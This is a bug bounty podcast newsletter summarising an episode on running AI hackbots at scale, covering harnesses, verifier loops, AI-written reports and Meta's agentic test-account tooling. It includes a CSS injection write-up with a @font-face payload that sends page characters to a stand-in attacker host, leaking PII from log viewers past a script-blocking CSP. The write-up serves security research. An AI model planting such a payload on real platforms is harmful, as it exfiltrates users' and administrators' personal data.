

[Main Website](#)[Podcast](#)[Socials](#)[Critical Thinking - Bug Bounty Podcast](#) [Posts](#)[\[HackerNotes Ep. 184\] Hackbots at Scale with Ads Dawson: Smaller Models, Bigger Signal](#)

[HackerNotes Ep. 184] Hackbots at Scale with Ads Dawson: Smaller Models, Bigger Signal

750+ Bugs in 2026 with 0xMoose



Aituglo

July 23, 2026



Hacker TL;DR

- 728 reports in 2026 so far, roughly 6x a full 2025, done part-time and mostly on open-source models
- The real edge is the researcher-builder loop: your job is the harness, the verifiers, and the feedback loops, not just finding the bug
- Reports are now 80% AI-written from one good skill, with per-program judges that shape each report to what the program likes
- Meta shipped an agentic FBDL MCP that spins up test accounts on demand and pays a 20% bonus on reports that use it

In the News

- [Smashing the ServiceNow Sandbox: Pre-Auth RCE](#) - a clean pre-auth sandbox escape from SL Cyber
- [How to use Claude Code for Bug Bounty: find fast, validate manually](#) -





Check out the CTBB Discord!

We do subs at \$25, \$10, and \$5, premium subscribers get access to:

- **Hackalongs:** live bug bounty hacking on real programs, VODs available
- **Live data streams, exploits, tools, scripts & un-redacted bug reports**

[You can also find some hacker swag here.](#)

Need a Pentest? We just launched [CTBB Pentests!](#)

Hack full time? Check out the [Full-Time Hunter's Guild!](#)

Who's Ads Dawson

Ads Dawson (0xmoose) works on offensive AI for his day job, and he has turned that into one of the most productive hackbot setups out there. He worked on a nice hackbot system and the numbers speak for themselves: 728 reports in 2026 alone, 853+ submissions across 270+ programs in six months, about 6x his whole 2025, all while hunting part-time. He wrote it all up in [Signal Over Noise: AI Agents and the Operator Moat.](#)

CSS Injection via a JSON Renderer

The bug is a clean CSS injection on a log management platform that renders JSON in the



When an app renders JSON, it usually wants URLs to be clickable. So the renderer runs a regex over each value: if it looks like a URL, it goes into `innerHTML`; if not, it stays as plain text. One endpoint let you inject any JSON you wanted, and that JSON went straight into `innerHTML`. A classic markup-injection sink.

Plain XSS did not work, because the CSP blocked JavaScript. But `style-src` still allowed style blocks, and that was the whole opening. The trick is a `@font-face` rule with a `unicode-range` and an external URL:

```
@font-face {  
  font-family: poc;  
  src: url(https://attacker.tld/leak?c=A);  
  unicode-range: U+0041;  
}
```

Each `unicode-range` ties one character to one font request, and the browser only fetches the font if that character is actually drawn on the page. The log view shows the account name, the account email, and a lot of PII, so as the browser paints that text it fires one request per matching character. You leak the data one character at a time, with no JavaScript at all.

Two things make this more than a one-off:

- **It works on lots of observability tools.** All observability and error-logging apps (Langfuse, LangSmith, and friends) render tons of JSON, because session logs, requests, prompts, and tool calls all live as JSON. Anywhere an app turns "nice clickable JSON" into markup is a candidate for the same bug.
- **It acts like a watering hole.** The platform is shared between SOC and admin users, so the payload sits there and fires against whoever opens the log view. Blind, but it hits high-value users.

Pro Tip: When JavaScript is dead but `style-src` is loose, do not give up. `@font-face` plus `unicode-range` gives you a character-by-character leak that walks right past a CSP that only blocks scripts. This builds on years of CSS injection work, Gareth Hayes and the font-face crowd included.



The headline is simple: 9 to 13 reports a day, part-time, and almost all of it on open-source and smaller models instead of frontier Opus or Codex.

That is the thread the whole episode pulls on. The "B student" models are quietly turning into A students. Open-source GLM is now one of the top-rated models, about as strong as recent Opus releases, and being open source it is never going away. Below the main agent, small sub-agents run on tiny models like Qwen for narrow jobs (JS analysis, note-taking, working the queue), so the big models are only used where they earn their price.

The plumbing is an SDK built on LiteLLM, so any model (frontier, open source, or local) drops in behind the same interface. There is no GPU rig yet, just inference bills in the low thousands a month. Here is the part nobody else shows: most hunters count their ROI on cheap subscription tokens (Claude and Codex subs), so their math is subsidized. Getting a strong ROI while paying real token cost means there is still a lot of room left in the system, which is a good sign for the whole approach.

Pro Tip: Track your bounties-per-subscription. One Claude sub running 24/7 (worst case around 2k a month in tokens) is very over-leveraged: cheap now, but exposed the day subsidies stop. Paying real token cost is under-leveraged, but safe when that day comes.

Tech Debt on Subsidized Tokens

The worry is obvious: leaning on cheap subsidized tokens is a kind of tech debt. Two things push back on that.

1. **The harness carries over.** The hard lessons you learn building a harness for a weaker model do not disappear. As open-source models get better at hacking and coding, the same harness gets better for free.
2. **Default harnesses keep improving.** A year and a half ago you needed a crazy custom harness just to find low and medium bugs. Now Claude Code or the Codex desktop app finds medium bugs with almost no harness at all: driving a browser, using proxies, working the box out of the given tools. The gap between expert harnesses and defaults has shrunk, and it keeps shrinking. Some edge stays for people who design these systems well, but it gets smaller over time.

The safe move is to build on open source now, so nothing breaks the day subsidies end. A hackbot that already speaks OpenRouter can swap to LiteLLM with almost no work. Once



the harness holds the smarts, the model underneath is just a part you can swap out whenever you want.

The Researcher-Builder Loop

This is the main idea from the writeup, and one quote sums it up:

The interesting work is moving into verifier design, harness shape, confidence thresholds, and feedback loops that reduce how often a human needs to sit in the bottleneck. The researcher still matters, but increasingly as the person building the system that decides what survives.

In practice, you take one small problem at a time (logging in, clicking through consent boxes, handling browser flows, all the stuff humans do without thinking) and solve each layer until the model can run the machine end to end. Think of it like a stack: once the lower layers are handled, the model gets more power at the top.

The second half is distilling. Anything new that comes out of a run gets checked: is this outside training data, is it specific to this target, is it actually novel? If it passes, it goes back into your skills. The next run starts from that gain, on top of the last one. That self-improvement loop is why owning the harness beats renting one. The stack you build by hand is the durable advantage, not the model.

Verifiers, Judges, and the Confidence Loop

The core piece is an **assess-confidence tool** given to the agents. When a model thinks it has a gadget, a lead, or a bug, it calls the tool. A stronger reflection model grades the finding (roughly against the CIA triad) and answers: "this is just a gadget," "this is a lead," or "this is not a report." It is a built-in second opinion that kills weak findings before they become reports.

The smart part is that the reflection log is **per program**. Each program has its own big JSON of past tool calls, so the reflector can reason with memory: "six agents already thought they found XSS here and it was not real, move on." You end up with an assistant per program that the hacking agent checks with before it commits. That cuts the same



There is a deliberate limit on this. The reflector stays a call-when-needed step, not constant injection, because always-on injection can throw false positives and derail a run that was fine. And it cuts both ways: sometimes the fifth try is the one that lands, so forcing a model off a path it failed before can kill a real bug. In practice, new scope and new features hit more often than grinding the same target, so it pays to point the machine at fresh surface instead of over-reflecting on old ground.

One nice extension: if the hackbot already pulls JavaScript and front-end assets, the reflector can diff them over time. "This is not XSS, but the JavaScript changed, here is the diff, so is this endpoint vulnerable now?" That turns the same layer into a live change monitor on top of being a verifier.

Reports: 80% AI-Written, Tuned Per Program

Reports are now 80%+ AI-written from one refined skill, and programs actually say they like the output. The known problem is that models are too wordy. That comes from RLHF: human raters almost always picked the longer of two answers, so models learned to pad. The fix is a second pass, not a better first prompt.

A few patterns:

- **Add a judge after the report.** Feed the draft plus a rubric to a judge model: does it match the format, is it under N characters, does it meet the program's standards? If not, the note goes back into the loop and the report is redone. A hook is enough to wire this up.
- **A rubric per program.** Some programs want the vulnerable code called out, some do not care. A per-program rubric tunes each report to what that program rewards, so you ship fast and still max the payout.
- **Diff your own edits.** You have the original AI drafts, the final reports, and the HackerOne API. Let a model diff the 20% you always change by hand and fold that back into your report skill.
- **Special skills where quality is scored.** Google VRP, for example, has a report-quality multiplier strict enough to deserve its own report skill.

Pro Tip: Bake your PoC style into the skill. If it can be an HTML page that runs the JavaScript in the browser, do that, even for an IDOR. If not, ship a Python script the triager



the password in the report, and always show the negatives ("I cannot do X, but I can do Y with the same token") so the impact is obvious.

Meta FBDL Goes Agentic

FBDL stands for Facebook Bug Description Language. It lets you set up bug reproduction steps and seed data with a standard description language, kind of like Terraform for Meta: you can provision accounts, groups, and test data programmatically. That matters a lot when making eight Meta accounts by hand means fighting facial verification, and seeding real test data is otherwise a multi-day chore.

The old FBDL had no token auth: you wrote raw scripts and ran them in the Meta portal. The agentic version wraps it in an MCP, adds REST API endpoints with token auth, and ships a Claude/Codex skill so agents know how to drive it. Now an agent can say "create five Facebook accounts" and get the UUIDs back. Meta [wrote a blog](#) about it, gave Ads a \$1,000 bonus for building the first MCP at their researcher conference, and now pays a 20% bonus (up to \$500) on reports that include a useful FBDL script, because they can drop that repro straight into QA and replay it on every build.

The bigger lesson: killing account and object setup friction is one of the highest-leverage things you can do for an autonomous hackbot. The main flow of AI-assisted testing is "list every endpoint, then test every endpoint," and that needs real objects in the app to test against. The same thing shows up on Google: once they paid well for fully automated PoCs, learning the GCP command-line tools paid off, because you can hand the agent an authenticated CLI and say "spin up what you need, then script it." Any target that lets you spin up and tear down accounts is a great place to invest in tooling.

Skills at Scale and Optimization

A mature setup here runs somewhere between 65 and 96 skills, and managing that many is its own job. Two techniques stand out:

- **Build a skill reviewer.** A generated HTML page puts each skill in its own card with edit, approve, and trash buttons, so you can clean up the whole library fast. A model watching your run logs can flag skills that stopped getting called (called five times vs once, or not at all), so dead skills get pruned instead of piling up.
- **Optimize the skills.** Libraries like [GEPA](#) and the Tessel skill-optimization work can



never fire because their front matter is broken. Fixing the routing metadata alone can bring a big chunk of your library back to life.

Pro Tip: Anything you can hill-climb, hill-climb. Set up an eval, change one thing, keep what helps, repeat. Cyber is hard to hill-climb directly (tokens are expensive, results are subjective, a model might only find a bug 8 times out of 10), but narrow things like report length, skill routing, and tool choice hill-climb cleanly. And when a model struggles a bunch of times and then gets it, treat that as an insight and write it back into the prompt. Direct level: "this box installs curl in a weird directory." Meta level: "I keep struggling with this bug class in these ways."

A quick example: SQLmap kept failing on a blind SQL injection. A reflection model found the reason ("SQLmap is bad here, it cannot concatenate"), the fix was a plain Python script wrapped in a skill with an example, and that same skill landed another blind SQLi soon after. Spot the failure, save the fix as a skill, reuse it. That is the loop in one line.

Target Distribution

Even at this volume, the play is mostly one program at a time. A program gets a few days of hard focus until you are fairly sure you covered most of the surface. Then comes the trade-off: keep pushing, or step back and wait to see if your reports even get triaged before spending more time. Fast HackerOne reputation turns into a flood of invites, so fresh scope shows up every couple of days on its own. The other style (spraying a bot across ten or twenty targets at once) trades depth for breadth. Going deep on one program lets the bot build target-specific notes, tools, and primitives that reach the harder bugs.


Resources

- [**Signal Over Noise: AI Agents and the Operator Moat**](#) - the full writeup behind this episode
- [**FBDL Goes Agentic**](#) - Meta's blog on the agentic MCP and the 20% report bonus
- [**GEPA**](#) - open-source library for hill-climbing prompts and skills
- [**How to use Claude Code for Bug Bounty**](#) - YesWeHack's find-fast, validate-manually guide



That's it for the week, keep hacking!

Keep reading



[HackerNotes Ep. 179] Managing Hacker Motivation in the AI Era

Today, we're giving some tips to stay motivated in the AI Era

Aituglo /



[HackerNotes Ep. 173] Bug Bounty: Is It Dead, or Are We Just Getting...

Bug bounty isn't dead, but it's definitely changing a lot. Here's what's actually changing.

Aituglo /



[HackerNotes Ep. 171] Protobuf XSS, Cookie Case Sensitivity, and...

Solo episode from Justin looking at some recent bugs he found about client side stuff

Aituglo /

[View more >](#)



Critical Thinking -
Bug Bounty Podcast

- [Home](#)
[Posts](#)
[Authors](#)
- [Account](#)
[Manage](#)
[subscription](#)
- [Main Site](#)
[Main Website](#)

E...

Subscribe

technical bug bounty
content.



© 2026 Critical Thinking - Bug Bounty Podcast.

[Privacy policy](#) [Terms of use](#)

